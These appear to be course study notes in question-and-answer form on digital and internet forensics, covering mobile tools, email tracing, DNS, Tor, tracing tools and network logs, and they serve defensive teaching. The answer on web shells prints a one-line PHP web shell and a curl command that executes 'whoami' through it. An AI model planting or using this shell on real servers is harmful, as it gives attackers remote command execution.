- The SIM card is necessary for the ME to work and serves these additional purposes:-
  - Identifies the subscriber to the network
  - Stores personal information
  - Stores address books and messages
  - Stores service-related information

SIM cards come in two sizes, but the most common is the size of a standard U.S. postage stamp and about 0.75 mm thick. Portability of information is what makes SIM cards so versatile. By switching a SIM card between compatible phones, users can move their information to another phone automatically without having to notify the service provider.

c. Iphone Forensics

- Because the iPhone is so popular, its features are copied in many other mobile devices.
- At first, many researchers and hackers tried to find a way to "crack" the iPhone but were unsuccessful because the device is practically impenetrable.
- A more fruitful approach was hacking backup files. Using this approach we can access only files included in a standard backup, so deleted files, for example, can't be accessed.
- The best method, of course, is acquiring a forensic image, which enables to recover deleted text messages and similar data.
- To acquire a forensic image, this report recommends the following tools geared to iPhones or the Mac OS:
  o **MacLockPick II**: This tool uses backup files, such as MDBackup, stored by iPhones.
  o **MDBackUp Extract**: This tool, developed by Black Bag Technologies, a leader in Macintosh forensic tools, analyses the iTunes mobile sync backup directory.

37. What are different Mobile Forensic tools? Explain. (pg 504,505)
ANS:

- **Paraben** Software, a leader in mobile forensics software, offers several tools, including Device Seizure, used to acquire data from a variety of phone models.
- Paraben also has the Device Seizure Toolbox containing assorted cables, a SIM card reader, and other equipment for mobile device investigations.
- **DataPilot** has a similar collection of cables that can interface with Nokia, Motorola, Ericsson, Samsung, Audiovox, Sanyo, and others.
- Another popular tool is **BitPim**, used to view data on many CDMA phones, including LG, Samsung, Sanyo, and others. It offers versions for Windows, Linux, and Mac OS X.

- BitPim stores files in My Documents\BitPim by default, so when we start a new case, make sure we move these files to another location first so that they're not overwritten.
- A new tool, **BitPim Cleaner by Mobile Forensics, Inc**., moves these files. MFI is a new vendor of mobile forensics software and offers several affordable products as well as training.
- Another new vendor, **Susteen Inc**., claims to be FBI approved.
- **Cellebrite UFED** Forensic System works with cell phones and PDAs. This kit comes with several cables, includes handset support for phones from outside the United States, and handles multiple languages.
- **MOBILedit!** is a forensics software tool containing a built-in write-blocker.
- It can connect to phones directly via Bluetooth, irDA, or a cable and can read SIM cards by using a SIM reader. It's also notable for being very user friendly.
- Another tool is **SIMCon** used to image files on a GSM/3G SIM or USIM card, including stored numbers and text messages.

Unit-II

1. Explain the role of e-mail in investigations.

Ans:

- E-mail evidence has become an important part of many computing investigations, so computer forensics investigators must know how e-mail is processed to collect this essential evidence.
- As a computing investigator, we might be called on to examine a phishing e-mail to see whether it's authentic.
- Typically, phishing e-mails are in HTML format, which allows creating links to text on a Web page.
- To determine whether redirection has been used, we need to view the message's HTML source code and check whether an Internet link is a label with a redirect to a different Web address.
- One of the most noteworthy e-mail scams was 419, or the Nigerian Scam, which originated as a chain letter from Nigeria, Africa.
- Fraudsters now need only access to Internet e-mail to solicit victims, thus saving postage costs of international mail.
- Unlike newer, more sophisticated phishing e-mail frauds, 419 messages have certain characteristic ploys and a typical writing style.
- For example, the sender asks for access to the bank account so that he can transfer his money to it as a way to prevent corrupt government officials in his homeland from confiscating it.
- The sender often promises to reward financially if we make a minor payment or allow access to your bank account.
- The messages are usually in uppercase letters and use poor grammar.

2. Describe client and server roles in e-mail.

Ans:

- You can send and receive e-mail in two environments: via the Internet or an intranet (an internal network).
- In both e-mail environments, messages are distributed from a central server to many connected client computers, a configuration called a client/server architecture.
- The server runs an e-mail server program, such as Microsoft Exchange Server, to provide e-mail services.
- Client computers use e-mail programs (also called e-mail clients), such as Microsoft Outlook, to contact the e-mail server and send and retrieve e-mail messages.




Figure 11-1 E-mail in a client/server architecture
© Cengage Learning®

- Regardless of the OS or e-mail program, users access their e-mail based on permissions the e-mail server administrator grants.
- These permissions prevent users from accessing each other's e-mail.

- To retrieve messages from the e-mail server, users identify themselves to the server, as when logging on to the network.
- Then e-mails are delivered to their computers.
- E-mail services on both the Internet and an intranet use a client/server architecture, but they differ in how client accounts are assigned, used, and managed and in how users access their e-mail.
- Overall, an intranet e-mail system is for the private use of network users, and Internet e-mail systems are for public use.
- On an intranet, the e-mail server is generally part of the local network, and an administrator manages the server and its services.
- In most cases, an intranet e-mail system is specific to a company, used only by its employees, and regulated by its business practices, which usually include strict security and acceptable use policies.
- For example, network users can't create their own e-mail accounts, and usernames tend to follow a naming convention that the e-mail administrator determines.
- For example, for John Smith at Some Company, jsmith is the username, and it's followed by the company's domain name, somecompany.com, to create the e-mail address jsmith@somecompany.com.
- In contrast, a company that provides public e-mail services, such as Google, Hotmail, or Yahoo!, owns the e-mail server and accepts everyone who signs up for the service by providing a username and password.
- E-mail companies also provide their own servers and administrators.
- After users sign up, they can access their e-mail from any computer connected to the Internet.

3. Describe tasks in investigating e-mail crimes and violations.

Ans:

- Investigating crimes or policy violations involving e-mail is similar to investigating other types of computer abuse and crimes.
- The tasks in investigating e-mail and violations are:

I) Examining E-mail Messages

- After you have determined that a crime has been committed involving e-mail, first access the victim's computer to recover the evidence.
- Using the victim's e-mail client, find and copy any potential evidence. It might be necessary to log on to the e-mail service and access any protected or encrypted files or folders.

II) Copying an E-mail Message

- Before you start an e-mail investigation, you need to copy and print the e-mail involved in the crime or policy violation.
- You might also want to forward the message as an attachment to another e-mail address, depending on your organization's guidelines.

III) Viewing E-mail Headers

- After you copy and print a message, use the e-mail program that created it to find the e-mail header.
- This section includes instructions for viewing e-mail headers in a variety of e-mail programs, including Windows GUI clients, a UNIX command-line e-mail program, and some common Web-based e-mail providers.
- After you open e-mail headers, copy and paste them into a text document so that you can read them with a text editor, such as Windows Notepad, Linux KEdit or gedit, Pico (used with UNIX), or Apple TextEdit.

IV) Examining E-mail Headers

- The next step is examining the e-mail header you saved to gather information about the e-mail and track the suspect to the e-mail's originating location.
- The primary piece of information you're looking for is the originating e-mail's domain address or an IP address.
- Other helpful information includes the date and time the message was sent, filenames of any attachments, and unique message number, if it's supplied.

V) Examining Additional E-mail Files

- E-mail programs save messages on the client computer or leave them on the server.

- How e-mails are stored depends on settings on the client and server.
- On the client computer, you could save all your e-mail in a separate folder for record-keeping purposes.
- For example, in Outlook, you can save sent, draft, deleted, and received e-mails in a .pst file, or you can save offline files in an .ost file. With these client files (.pst and .ost), users can access and read their e-mail offline (when their computers aren't connected to the central e-mail server).

VI) Tracing an E-mail Message

- As part of the investigation, we need to determine an e-mail's origin by further examining the header with one of many free Internet tools. Determining message origin is referred to as "**tracing**."
- The email header will show the originating mail server, for example, mail.example.com.
- With a court order served by law enforcement or a civil complaint filed by attorneys, obtain the log files from mail.example.com to determine who sent the message.
- Information regarding the Internet domain registration can be found from:
  - www.arin.net—Use the American Registry for Internet Numbers (ARIN) to map an IP address to a domain name and find the domain's point of contact.
  - www.internic.com—Like www.arin.net, you use this site to find a domain's IP address and point of contact.
  - www.freeality.com—This comprehensive Web site has options for searching for a suspect, including by e-mail addresses, phone numbers, and names.
  - www.google.com—Use this search engine and others to look for more information and additional postings on discussion boards.

VII) Using Network E-mail Logs

- Network administrators maintain logs of the inbound and outbound traffic routers handle.
- Routers have rules to allow or deny traffic based on source or destination IP address.
- In most cases, a router is set up to track all traffic flowing through its ports.
- Using these logs, you can determine the path a transmitted e-mail has taken.
- The network administrator who manages routers can supply the log files you need.
- Review the router logs to find the victim's (recipient's) e-mail, and look for the unique ID number

4. Write a short note on Email Servers.

Ans:

- An e-mail server is loaded with software that uses e-mail protocols for its services and maintains logs you can examine and use in your investigation.
- As a computer forensics investigator, you can't know everything about e-mail servers.
- Your focus is not to learn how a particular e-mail server works but how to retrieve information about e-mails for an investigation.
- Usually, you must work closely with the network administrator or e-mail administrator, who is often willing to help you find the data or files you need and might even suggest new ways to find this information.
- If you can't work with an administrator, conduct research on the Internet or use the forensics tools discussed later in this chapter to investigate the e-mail server software and OS.
- To investigate e-mail abuse, you should know how an e-mail server records and handles the e-mail it receives.
- Some e-mail servers use databases that store users' e-mails, and others use a flat file system.
- All e-mail servers can maintain a log of e-mails that are processed.
- Some e-mail servers are set up to log e-mail transactions by default; others must be configured to do so.
- Most e-mail administrators log system operations and message traffic to recover e-mails in case of a disaster, to make sure the firewall and e-mail filters are working correctly, and to enforce company policy.
- However, the e-mail administrator can disable logging or use circular logging, which overwrites the log file when it reaches a specified size or at the end of a specified time frame.
- Circular logging saves valuable server space, but you can't recover a log after it's overwritten.
- For example, on Monday the e-mail server records traffic in the Mon.log file.
- For the next six days, the e-mail server uses a log for each day, such as Tues.log, Wed.log, and so forth.

- On Sunday at midnight, the e-mail server starts recording e-mail traffic in Mon.log, overwriting the information logged the previous Monday.
- The only way to access the log file information is from a backup file, which many e-mail administrators create before a log file is overwritten.

5. Write a short note on DNS.

Ans:

- DNS is a global system for translating IP addresses to human-readable domain names.
- When a user tries to access a web address like "example.com", their web browser or application performs a **DNS Query** against a DNS server, supplying the hostname.
- The DNS is responsible for naming of IP addresses
- DNS is implemented by a set of hierarchically organized name servers that, through a series of requests, map a domain name to a set of valid IP addresses for that name.
- For an illustration of a DNS look up of the domain hig.no.
- At the top of the hierarchy are the global root name servers.
- This root is managed by IANA, the same organization managing the as numbers for Internet networks.
- A domain name consists of one or more alphanumeric strings separated by dots.
- The part at the far right is referred to as the **top-level domain (TLD).**
- Historically, the amount of TLDs has been restricted to relatively few, containing only national identifiers, such as.no,.se, and .dk, and some generic names like .com, .net, .org, and .info.
- Recently, it has become possible to acquire complete TLDs, and we are now seeing TLDs like.google.
- There are seven different types of DNS records; these are described in Table7.2.
- There are currently (as of April 2015) 13 root name servers on the Internet.
- Due to the sheer number of domains in use on the Internet, it is not possible for these servers to keep track of all the domains.
- Therefore, requests are delegated to other name servers.

DNS Record Types

DNS servers create a DNS record to provide important information about a domain or hostname, particularly its current IP address. The most common DNS record types are:

- **Address Mapping record (A Record)—**also known as a DNS host record, stores a hostname and its corresponding IPv4 address.
- **IP Version 6 Address record (AAAA Record)—**stores a hostname and its corresponding IPv6 address.
- **Canonical Name record (CNAME Record)—**can be used to alias a hostname to another hostname. When a DNS client requests a record that contains a CNAME, which points to another hostname, the DNS resolution process is repeated with the new hostname.
- **Mail exchanger record (MX Record)—**specifies an SMTP email server for the domain, used to route outgoing emails to an email server.
- **Name Server records (NS Record)—**specifies that a DNS Zone, such as "example.com" is delegated to a specific Authoritative Name Server, and provides the address of the name server.
- **Reverse-lookup Pointer records (PTR Record)—**allows a DNS resolver to provide an IP address and receive a hostname (reverse DNS lookup).
- **Start of Authority (SOA Record)—**this record appears at the beginning of a DNS zone file, and indicates the Authoritative Name Server for the current DNS zone, contact details for the domain administrator, domain serial number, and information on how frequently DNS information for this zone should be refreshed




Table 7.2 DNS record types.

Type	Description	Example
SOA	DNS zone's authority	ns1.hig.no hostmaster.hig.no 2015082800 43200 7200 2419200 3600
A	IPv4 address	128.39.41.45
AAAA	IPv6 address	2001:700:1d00:17::45
MX	SMTP mail exchangers	10 smtp.hig.no
NS	Name servers	ns1.hig.no
PTR	For reverse DNS	www.hig.no
CNAME	Domain name aliases	hig2.no




Figure 7.3 Email protocols (icons by Visual Pharm).

6. What is Onion Routing.

Ans:

- **Onion routing** is a technique for anonymous communication over a computer network.
- In an onion network, messages are encapsulated in layers of encryption, analogous to layers of an onion.
- How does onion routing work?
- If you are browsing the internet on a normal web browser like chrome, firefox, etc you request webpages by making simple GET requests to servers without any intermediary.

- Its just a single connection between a client and a server and someone sniffing on your network can know which server your computer is contacting
- In onion routing, the connection is maintained between different nodes
- i.e. the connection hops from one server to another and when it reaches the last server on this circuit it is the server that we wanted to contact and it will process our request and serves us the desired webpage which is sent back to us using the same network of nodes.
- the messages sent and the responses received are **encrypted** with **different keys**, with a unique key for encryption for every different hop or server visit.
- The client has access to all the keys but the servers only have access to the **keys specific for encryption/decryption to that server.**
- Since this process **wraps your message under layers of encryption** which have to be peeled off at each different hop just like an onion that's why its **called an onion router.(TOR)**
- Sending a request directly from you to the destination end point, a webserver for instance, may not always be the preferred option.
- For one thing, authorities may ban requests to the given endpoint, so in this case it becomes preferable to bounce the request through some other endpoint.
- Furthermore, one may not want to identify their own end point to the destination.
- For those running an illegal operation, suddenly seeing requests from IP addresses belonging to a law enforcement agency may raise some alarms.
- A technique for sending requests through a set of intermediate end points is called ***onion routing*.**
- Such routing is illustrated in Figure7.5, where the black boxes represent the source and destination of the packets.
- The red circles represent nodes that traffic may be routed through.
- The solid circles are those that are in fact being used for proxying the data, often referred to as a ***circuit.***
- Finally, solid lines indicate the original packet, whereas stapled lines indicate layers of encryption.
- In onion-routing networks like Tor (an acronym for "The Onion Router"), there are thousands of nodes that may be chosen as part of the circuit.
- Each layer of the onion contains a destination end point and an encrypted payload.
- Once an intermediate end point receives a request, it removes the outer most layer and sends the remaining payload to the next endpoint.
- Once at the final layer, the request is sent to the intended destination.




Figure 7.5 Onion routing of a request from Norway to South Africa.

7. Explain Web shells.

Ans:

- A web-shell is a malicious script used by an attacker with the intent to escalate and maintain persistent access on an already compromised web application
- A web shell is a script that can be uploaded to a web server to enable remote administration of the machine
- A file on a web server that enables the execution of programs on that server is often referred to as a ***web shell*.**
- Web shells can be delivered through a number of web application exploits or configuration weaknesses including:
    - Cross-Site Scripting;
    - SQL Injection;
    - Vulnerabilities in applications/services (e.g., WordPress or other CMS applications);
- Web shells may be as simple as a single instruction in the popular interpreter PHP:
- <?phpechopassthru($_GET[‘c’]);?>
- If the web server at IP address 192.168.0.1 contains this web shell at path/shell.php, an attacker may run a command by executing:
- curl-XGEThttp://192.168.0.1/shell.php?c=whoami
- The command above will return the identity of the user that the web server application is running as on that server.
- As all interactions with the shell use common web server ports like 80 or 443, it may be difficult to block the commands using a firewall.
- Adding a web shell to a server is a lot harder than using one.
- To upload a web shell, the attacker may exploit some vulnerability in software running on the server (e.g., content management software like Drupal or WordPress), or by some means get a hold of credentials that give access.
- The web shell also needs to be placed at a location where an interpreter like PHP will execute the instructions.

8. List and Explain different ways to trace information on the internet.

Ans:

Gathering of information is divided into two parts:

Acquisition: Collection of information from the endpoints

Tracing: Collection of information about endpoints connected to the Internet

Tracing often makes use of information publicly available on the Internet, like databases of domain or IP address ownership

Different ways to trace information on the internet are:

1. DNS & Reverse DNS
2. Whois & Reverse Whois
3. Ping & Port Scan
4. Traceroute
5. IP Geolocation

I) DNS and Reverse DNS

- You can look up what IP addresses a domain name points to by probing the domain name's DNS server.
- Reverse DNS Lookup is merely the reverse sequence of a DNS lookup. The Reverse DNS Lookup Tool requires you to enter the IP address that has a corresponding host name. By entering the IP address into the Reverse DNS Lookup Tool, you are able to find the domain name associated with the corresponding IP.
- It is not uncommon for a domain name to use multiple DNS servers and IP addresses.
- It is important to note that the specific IP addresses you retrieve from such a lookup may depend on where in the world you are asking from.
- A service that allows one to do DNS lookups through a proxy is called a ***looking glass***.
- Because a DNS lookup points to the location of an endpoint, it potentially enables law enforcement to remove that endpoint from the Internet.
- To avoid this, adversaries need to obfuscate the location of the endpoint.
- While this may be done using anonymization tools like Tor, they can also employ a technique called **Fast-Fluxing**.
- With Fast-Flux domains, the TTL of the DNS records is set extremely low, and the domain points to a large number of IP addresses, changing rapidly.
- These IP addresses usually point to compromised endpoints, in a botnet that perpetrators have access to.
- The endpoints are used as proxies for the destination endpoint, making it much harder for law enforcement to follow the traces.
- It may also be valuable to determine which domain names are associated with a given IP address.
- This is called ***reverse DNS*** and does exactly what its name entails.
- Given an IP address, it looks through certain databases for DNS records containing that address.
- Several tools for doing reverse DNS exist, some of the most popular being *nslookup* and *dig*.

II) Whois and Reverse Whois

- In addition to knowing the specific IP addresses a domain name points to, it is useful to know who the registered owner of a domain name is.
- This information may be looked up using the *whois*-command on UNIX systems, as shown in the example below.
- Whois, is a command line utility and it returns information about registered domain. Like (Registrar, Registrant, Name Server, Creation Date & Expiration Date)
- Other important information includes how many IP Addresses are in the block or blocks assigned to the owner of the IP you're researching.

- While it is quite easy to register a domain name under a false name, the information may provide clues for the investigation.
- Services exist that enable *reverse whois lookups*, where one can search for domains registered to, for example, a name, phone number, or email address.
- If the domain is registered using a whois protection service, however, this information will not be available.

III) Ping and Port Scan

- The ping command is a Command Prompt command used to test the ability of the source computer to reach a specified destination computer.
- The **ping command** is usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.
- The ping command operates by sending Internet Control Message Protocol (ICMP) Echo Request messages to the destination computer and waiting for a response.
- How many of those responses are returned, and how long it takes for them to return, are the two major pieces of information that the ping command provides
- Hence When we are dealing with servers connected to the Internet that are not physically available to us, we may want to communicate with the server over the network.
- The simplest way of doing this is by sending it an Internet Control Message Protocol (ICMP) packet, called **a *ping*.**
- A ping can be sent to both an IP address and a domain name, using DNS.
- In cases where we want to establish whether certain services may be running on a given endpoint, we may use a ***port scanner*.**
- Services that must be available on the Internet, such as web and email servers, run on a set of designated ports on the endpoint.
- If a service is listening on a port, no other service is able to listen on the same port.
- For common ports, there are usually a large number of applications that can be used for those services (e.g., web servers and email servers).
- Therefore, it may not be sufficient to determine that the port is open; we want to identify the exact type and version of the application running on that port.
- This is done by sending carefully crafted data to the given port and analyzing the response for characteristics unique for various software.
- This technique is known **as *fingerprinting*** and is commonly used in vulnerability scanning of networks.
- Recently, tools like *masscan*[1] have enabled the scanning of ports across the entire IPv4 address space, providing previously infeasible insight into the deployment of applications and services on the Internet.

IV) Traceroute

- **Traceroute**, also called **tracepath** or tracert, is a network tool used to determine the path packets take from one IP address to another
- Traceroute is a network diagnostic tool that displays the route taken by packets across a network and measures any transit delays. Most operating systems support the traceroute command
- To determine the location of an endpoint with ping, port scans and DNS lookups may not be sufficient for an investigation, and you may have to determine exactly how a network packet is transmitted from one endpoint to another.
- This entails identifying every router receiving and retransmitting the packet.

- When a network packet is created at an endpoint, it is assigned a number called ***time-to-live*.**
- This number determines the maximum number of routers the packet may visit on its way to the destination.
- Every time a router receives a packet, it decrements the TTL value by one.
- If the TTL after the decrement is zero, the packet is not retransmitted.
- Instead, an ICMP packet is sent to the origin of the packet, relating that the packet did not reach the destination in time.
- The origin can see at which router the packet timed out.
- A traceroute uses this information to identify the routers between the origin and destination endpoints.
- This is done by sending multiple packets with increasing TTL, starting at one.
- This will generate ICMP timeout messages at every intermittent router.
- It is important to note that the chosen route of a packet is volatile and may be different over time and at different locations.
- The chosen route is also dependent on the agreements between the intermittent ISPs, as certain routes may be more expensive than others.
- The routers will therefore prefer cheaper routes, even if this means a longer and slower path.
- It is also important to note that routes are asymmetric, and thus the route from origin to destination may be different from the route from destination to origin.
- Like with DNS lookups, looking-glass services exist to enable traceroutes to an endpoint from different origins around the world.

V) IP Geolocation

- It can be interesting to determine where in the world an IP address is geographically located based on a wide range of sources, and there are several geolocation services available on the Internet.
- One method for geolocation is **by triangulation**. If we have access to multiple looking-glass services (i.e., so that we can send packets to a destination from multiple locations), we can estimate the location of the destination by triangulating the response time.
- This technique is investigated in Fossen (2005).
- It should be noted that IP geolocation is volatile, and the results may and will vary over time.
- There are two things that may cause a public IP address to move: **IP block trading and IP hijacking.**
- As for local IP addresses, these may change due to internal network configurations.
- As the IPv4 address space is filling up, blocks are becoming a valuable trading asset, and over the last couple of years there has been an increase in IP block trading.
- The geolocation of the IP address moves along with the ownership.
- Though we are running out of available IP addresses, some organizations are assigned larger IP blocks than they use, so many IP addresses still go unused.
- This may tempt others to configure BGP routers to send packets destined for unused IP addresses to their endpoints instead.
- This is called *IP hijacking*.
- When an IP address is hijacked, its geographic location will move to the hijacker's network.
- Because of these benign and malicious changes to IP addresses, the geolocation databases need to be updated regularly to provide sufficient confidence in the results.

9. Write a short note on Collection Phase-Local Acquisition.

Ans:

- The lines between computer and Internet forensics blur when it comes to local acquisition.
- The artifacts we look for are accessed using the same techniques used for accessing other types of evidence that happen to reside on a computer.

- So, it makes sense to view this part as a subclass of computer forensics; however, many of these artifacts may be closely related to artifacts acquired elsewhere, e.g., *Dynamic Host Configuration Protocol* (DHCP) logs for dynamic IP address configuration, or the lookup of DNS names.
- It thus makes sense to give them additional attention here.
- In this section, we touch upon topics like artifacts generated from the use of the Internet through a web browser, artifacts from email correspondence, and artifacts that may be generated from instant messaging.
- Finally, we discuss another trend where more and more types of devices are connected to the Internet, what is called the *Internet of Things* (IoT).
- There are three types of traces: history, cache, and cookies

BrowserHistory

- The browser history contains all the URLs you have either typed into the address bar or followed hyperlinks to.
- The browsers store these URLs as a convenience for the user.
- This kind of information can be quite useful for determining whether or not a person has accessed certain type of services or information.
- The browser history also includes information about when the URL was first and last accessed, as well as how many times it has been accessed.
- Most browsers store browser history in an SQlite database, and are thus easily parseable.
- However, open source tools exist to make this job easier, such as Plaso[2] (log2timeline) and Autopsy 3.
- In addition to browser history, browsers also leave other types of artifacts, such as bookmarks, favorite pages, and download history.
- These artifacts are considered special cases of the browser history artifacts and are thus not discussed separately.
- These artifacts can be acquired on the same locations and using the same tools as browser history.

BrowserCache

- Most of the technology we use on the Internet is motivated by making money.
- To make money, we need to ensure that we minimize our costs, and transferring data from A to B costs both time and money.
- Furthermore, much of the information we receive for each HTTP request is unchanged from request to request (e.g., the logo of a website).
- Therefore, servers and clients agree on caching. Data sent from the server is assigned caching information about how long it will remain valid.
- The browser will read this header information and save the object to disk along with its TTL, using the object's URL as a reference key.
- The next time a request for the given URL is generated, the browser will look in its cache to see if it already contains a valid object.
- If it does, it will skip the HTTP request and provide the cached object immediately, saving network traffic and reducing response time, pleasing both the user and the server.
- A cached website logo or style sheet may be of limited value to a digital investigation; however, many objects are cached for somewhat surprising reasons.
- Much of the technology that is commonly referred to as *Web 2.0* relies on seamless interaction with websites.
- New information appears on the screen, such as chat messages, without user interaction, and clicking on hyperlinks doesn't necessarily refresh the web page.

BrowserCookies

- Again, as most of the innovation on the Internet is motivated by profit, many third-party services have specialized in brokering advertisement between advertisers and content providers, with an increasing focus on targeted advertising (i.e., providing advertisement suited to the visitor to increase the click rate).
- To enable this type of targeting, the advertisement brokers need to be able to identify the visitor across multiple content providers.
- This is enabled by using cookies.
- When you download and view a web page, the browser makes a number of requests for objects, like pictures, under the hood.
- If the provider of the website is affiliated with an advertisement network, the browser will also generate a request to this network.
- *Cookies* are information that is sent to the server along with an HTTP request; they are specific to a given domain or URL.
- These cookies are commonly used for remembering states between requests (e.g., user logins or content providers to give visitors a better experience when using their service).

10. What tcpdump and pcap? Explain.
Ans:

- In high-security environments, it is indeed quite common to store every single packet passing over the network for a certain amount of time. In other scenarios, it might be necessary to capture post-incident network traffic.
- Both may use the tool *tcpdump*, which listens for packets arriving at a network interface and stores the data in a format called *pcap*.
- By default, an endpoint network interface will only accept network packets destined for itself.
- Most often, this does not have any practical consequence, as routers make sure that traffic is only sent to the intended recipient anyway.
- However, under circumstances where the router does not control this (e.g., in wireless networks or with physical interception), we need to tell the network card to accept packets intended for other recipients.
- This is done by setting the network card in *promiscuous mode*, which tcpdump does by default.
- Another mode exists, called *monitor*, which operates similarly, but without itself having to connect to the network.
- Capturing traffic like this may be extremely storage and I/O (input–output) intensive, meaning that on real networks you will only be able to store the data for a short period of time.
- Once the traffic is captured, it may be analyzed with tools like Wireshark..
- Another alternative is to write a wrapper around the Wireshark command line tool *tshark*.

11. Explain DHCP Logs and Netflow in brief.
Ans
Netflow

- Instead of storing the complete network traffic, routers may be configured to log the source and destination of all packets that pass it.
- Such logs require significantly less storage space, so they can be kept for a longer period of time.
- Below is an excerpt from a netflow low, showing a request and response between two endpoints.

SrcIP|DstIP|Srcport|Dstport|Protocol|-|-|-|Starttime|Endtime
192.168.0.1|192.168.0.2|5555|4444|ICMP|1|1|1|1067636618|1067636619
192.168.0.2|192.168.0.1|4444|5555|ICMP|1|1|1|1067636620|106763662

DHCPLogs

- For an endpoint to be able to communicate over a network, it needs an IP address.
- One common way of obtaining this address is through a DHCP server.
- While this server may run independently, it is common for this service to be integrated into home routers.
- The server may be configured to keep a log for when an endpoint, identified by a *Media Access Control* (MAC) address, is given a specific IP address.

12. Explain the following:
a) Web Server Logs
b) Virtual Hosts
Ans:

WebServerLogs

- The artifacts generated on servers from the use of the Internet are usually in the form of logs.
